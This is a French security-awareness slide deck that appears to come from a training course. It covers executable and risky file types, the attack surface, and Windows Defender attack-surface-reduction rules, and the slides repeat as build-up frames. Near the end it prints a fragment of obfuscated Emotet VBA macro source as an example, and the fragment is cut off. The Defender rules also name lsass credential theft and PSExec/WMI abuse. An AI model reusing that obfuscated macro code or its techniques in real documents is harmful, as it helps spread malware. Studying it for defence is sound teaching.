Exécution d'un programme

Éric BERTHOMIER
eric.berthomier@free.fr

March 16, 2022

Version 1.0 - Version Stagiaire

Comment se définit un exécutable ?

Exécutable

En informatique et en technologies de l'information, un fichier exécutable, parfois (par métonymie) un programme, ou simplement un exécutable est un fichier contenant un programme et identifié par le système d'exploitation en tant que tel.

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM
- .CMD

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM
- .CMD
- .MSI

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM
- .CMD
- .MSI
- ...

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM
- .CMD
- .MSI
- ...

Quels sont les types de programmes qui peuvent s'exécuter ?

- .EXE
- .BAT
- .COM
- .CMD
- .MSI
- ...

Question

Quelles sont les caractéristiques de ces extensions de fichiers ?

Liaisons fatales ?

- HTML / JavaScript / HTA

Liaisons fatales ?

- HTML / JavaScript / HTA
- VBS / VBA

Liaisons fatales ?

- HTML / JavaScript / HTA
- VBS / VBA
- PowerShell

Liaisons fatales ?

- HTML / JavaScript / HTA
- VBS / VBA
- PowerShell
- ...

Liaisons fatales ?

- HTML / JavaScript / HTA
- VBS / VBA
- PowerShell
- ...

Liaisons fatales ?

- HTML / JavaScript / HTA
- VBS / VBA
- PowerShell
- ...

Question

Quelles sont les caractéristiques de ces extensions de fichiers ?

Liaisons douteuses ?

- Macros

Liaisons douteuses ?

- Macros
- .py Python

Liaisons douteuses ?

- Macros
- .py Python
- .reg

Liaisons douteuses ?

- Macros
- .py Python
- .reg
- PDF

Liaisons douteuses ?

- Macros
- .py Python
- .reg
- PDF
- Flash Player

Liaisons douteuses ?

- Macros
- .py Python
- .reg
- PDF
- Flash Player
- Plugin Firefox

Liaisons douteuses ?

- Macros
- .py Python
- .reg
- PDF
- Flash Player
- Plugin Firefox
- Plugin IE

Liaisons douteuses - le cas de Adobe Reader

Indépendance de Flash Player

Vous devez disposer de Flash Player pour afficher du contenu Flash dans des fichiers PDF, des porte-documents PDF ...
Flash Player nest plus fourni avec Adobe Reader et Acrobat.
Les fonctionnalités qui nécessitent Flash utilisent désormais la copie locale de Flash de lordinateur.

Surface d'attaque

Surface d'attaque

La surface d'attaque ou surface d'exposition est la somme des différents points faibles (les ń vecteurs d'attaque ż) par lesquels un utilisateur non autorisé (un ń pirate ż) pourrait potentiellement s'introduire dans un environnement logiciel et en soutirer des données.

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs
- Ne pas pouvoir avoir des fichiers .reg

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs
- Ne pas pouvoir avoir des fichiers .reg
- Mettre à jour IE / Firefox / Chrome / Opera ...

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs
- Ne pas pouvoir avoir des fichiers .reg
- Mettre à jour IE / Firefox / Chrome / Opera ...
- Ne pas mettre Python

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs
- Ne pas pouvoir avoir des fichiers .reg
- Mettre à jour IE / Firefox / Chrome / Opera ...
- Ne pas mettre Python
- Ne pas pouvoir exécuter le PowerShell

Notre surface d'attaque

Quelques éléments en lien avec les extensions vues précédemment qu'ils nous faudrait bloquer.

- Ne pas laisser les fichier exécutables
- Ne pas laisser les fichiers avec Macros
- Ne pas laisser installer les extensions des navigateurs
- Ne pas pouvoir avoir des fichiers .reg
- Mettre à jour IE / Firefox / Chrome / Opera ...
- Ne pas mettre Python
- Ne pas pouvoir exécuter le PowerShell
- ...

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants
- Empêcher les applications Office de créer du contenu exécutable

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants
- Empêcher les applications Office de créer du contenu exécutable
- Empêcher les applications Office dinjecter du code dans dautres processus

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants
- Empêcher les applications Office de créer du contenu exécutable
- Empêcher les applications Office dinjecter du code dans dautres processus
- Empêcher JavaScript ou VBScript de lancer du contenu exécutable téléchargé

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants
- Empêcher les applications Office de créer du contenu exécutable
- Empêcher les applications Office dinjecter du code dans dautres processus
- Empêcher JavaScript ou VBScript de lancer du contenu exécutable téléchargé
- Empêcher lexécution de scripts potentiellement camouflés

Exemples de Windows Defender (1/2)

- Bloquer le contenu exécutable à partir d'un client de messagerie et d'une messagerie Web
- Bloquer toutes les applications Office de créer des processus enfants
- Empêcher les applications Office de créer du contenu exécutable
- Empêcher les applications Office dinjecter du code dans dautres processus
- Empêcher JavaScript ou VBScript de lancer du contenu exécutable téléchargé
- Empêcher lexécution de scripts potentiellement camouflés
- Bloquer les appels dAPI Win32 à partir dune macro Office

Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère

Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware

Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware
- Bloquer les informations didentification vol à partir du sous-système dautorité de sécurité locale (lsass.exe) Windows

Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware
- Bloquer les informations didentification vol à partir du sous-système dautorité de sécurité locale (lsass.exe) Windows
- Bloquer les créations de processus issus de commandes PSExec et WMI

Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware
- Bloquer les informations didentification vol à partir du sous-système dautorité de sécurité locale (lsass.exe) Windows
- Bloquer les créations de processus issus de commandes PSExec et WMI
- Bloquer les processus non approuvés et non signés qui sexécutent de USB


Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware
- Bloquer les informations didentification vol à partir du sous-système dautorité de sécurité locale (lsass.exe) Windows
- Bloquer les créations de processus issus de commandes PSExec et WMI
- Bloquer les processus non approuvés et non signés qui sexécutent de USB
- Empêcher les applications de communication Office de créer des processus enfants


Exemples de Windows Defender (2/2)

- Bloquer les fichiers exécutables de sexécuter, sauf si elles répondent une prévalence, dâge ou liste approuvée critère
- Utiliser la protection avancée contre les ransomware
- Bloquer les informations didentification vol à partir du sous-système dautorité de sécurité locale (lsass.exe) Windows
- Bloquer les créations de processus issus de commandes PSExec et WMI
- Bloquer les processus non approuvés et non signés qui sexécutent de USB
- Empêcher les applications de communication Office de créer des processus enfants
- Empêcher Adobe Reader de créer des processus enfants

Un exemple de problématique




Un exemple de problématique




Libre Office intègre en natif Python pour pouvoir réaliser des macros notamment ...

UAC : User Account Control




Macros



WTRIT00.doc [Compatibility Mode] - Microsoft Word
File
Home
Insert
Page Layout
References
Mailings
Review
View
Add-Ins
Paste
Times New Rom
14
Heading 1
Heading 2
Paragraph
Styles
Security Warning
Macros have been disabled.
Enable Content
Navigation
Search Document
This document does not contain headings.
To create navigation tabs, create headings in your document by applying Heading Styles.
On the Edit menu, click Select All (or press Ctrl+A), and then the
complete the formatting of this document.


EXE

Exemple de Emotet



Code source de Emotet




```
Rem Attribute VBA_ModuleType=VBAFormModule
Option VBASupport 1
Function L5ojuc08cli57z1()
   On Error Resume Next
Qpwb3_n3dtcapyzo = Chr(6 - Atn(pCso7h748) / 728 / Tan(VoUn2Hd / 31))
G4mim8wvwvu = xoQC80y2
Ok2x12f7jxxqn5 = 15 + NPZK765 * lmTz1rtS / CLng(qXfor42) / gZmgen2 / CLng(mjnp4 * ckFZ) - AEVNCSp * CDate(ecxz) * MPyo / Log(gmuN0N560)
Rd63eg20a6p = AYUNL - Sin(gnY) - wACSg - CBool(JOQS) / 705 + Fix(oJdI)
N6wg77t60r25pm5 = (51 / bKtNl)
Narfo5kuimnd9 = CDate(TDlq20)
B66vzk6b_98 = 105
   On Error Resume Next
Qpwb3_n3dtcapyzo = Chr(6 - Atn(pCso7h748) / 728 / Tan(VoUn2Hd / 31))
G4mim8wvwvu = xoQC80y2
Ok2x12f7jxxqn5 = 15 + NPZK765 * lmTz1rtS / CLng(qXfor42) / gZmgen2 / CLng(mjnp4 * ckFZ) - AEVNCSp * CDate(ecxz) * MPyo / Log(gmuN0N560)
Rd63eg20a6p = AYUNL - Sin(gnY) - wACSg - CBool(JOQS) / 705 + Fix(oJdI)
N6wg77t60r25pm5 = (51 / bKtNl)
Narfo5kuimnd9 = CDate(TDlq20)
D_nq59piholg = ChrW$(B66vzk6b_98 + (10))
   On Error Resume Next
Qpwb3_n3dtcapyzo = Chr(6 - Atn(pCso7h748) / 728 / Tan(VoUn2Hd / 31))
G4mim8wvwvu = xoQC80y2
Ok2x12f7jxxqn5 = 15 + NPZK765 * lmTz1rtS / CLng(qXfor42) / gZmgen2 / CLng(mjnp4 * ckFZ) - AEVNCSp * CDate(ecxz) * MPyo / Log(gmuN0N560)
Rd63eg20a6p = AYUNL - Sin(gnY) - wACSg - CBool(JOQS) / 705 + Fix(oJdI)
N6wg77t60r25pm5 = (51 / bKtNl)
Narfo5kuimnd9 = CDate(TDlq20)
Z58hzvdol2h = "26{} 328[]9 gv]bhja[]26{} 328[]9 gv]bhja[]w26{} 328[]9 gv]bhja[]i26{} 328[]9 gv]bhja[]nm26{} 328[]9 gv]bhja[]26{} 328[]9 gv]bhja[]gm26{} 328[]9 gv]
   On Error Resume Next
Qpwb3_n3dtcapyzo = Chr(6 - Atn(pCso7h748) / 728 / Tan(VoUn2Hd / 31))
G4mim8wvwvu = xoQC80y2
Ok2x12f7jxxqn5 = 15 + NPZK765 * lmTz1rtS / CLng(qXfor42) / gZmgen2 / CLng(mjnp4 * ckFZ) - AEVNCSp * CDate(ecxz) * MPyo / Log(gmuN0N560)
Rd63eg20a6p = AYUNL - Sin(gnY) - wACSg - CBool(JOQS) / 705 + Fix(oJdI)
N6wg77t60r25pm5 = (51 / bKtNl)
Narfo5kuimnd9 = CDate(TDlq20)
L2o5jgodb6ai0 = I03gnc9dgiyd(Z58hzvdol2h)
   On Error Resume Next
Qpwb3_n3dtcapyzo = Chr(6 - Atn(pCso7h748) / 728 / Tan(VoUn2Hd / 31))
G4mim8wvwvu = xoQC80y2
Ok2x12f7jxxqn5 = 15 + NPZK765 * lmTz1rtS / CLng(qXfor42) / gZmgen2 / CLng(mjnp4 * ckFZ) - AEVNCSp * CDate(ecxz) * MPyo / Log(gmuN0N560)
Rd63eg20a6p = AYUNL - Sin(gnY) - wACSg - CBool(JOQS) / 705 + Fix(oJdI)
N6wg77t60r25pm5 = (51 / bKtNl)
Narfo5kuimnd9 = CDate(TDlq20)
```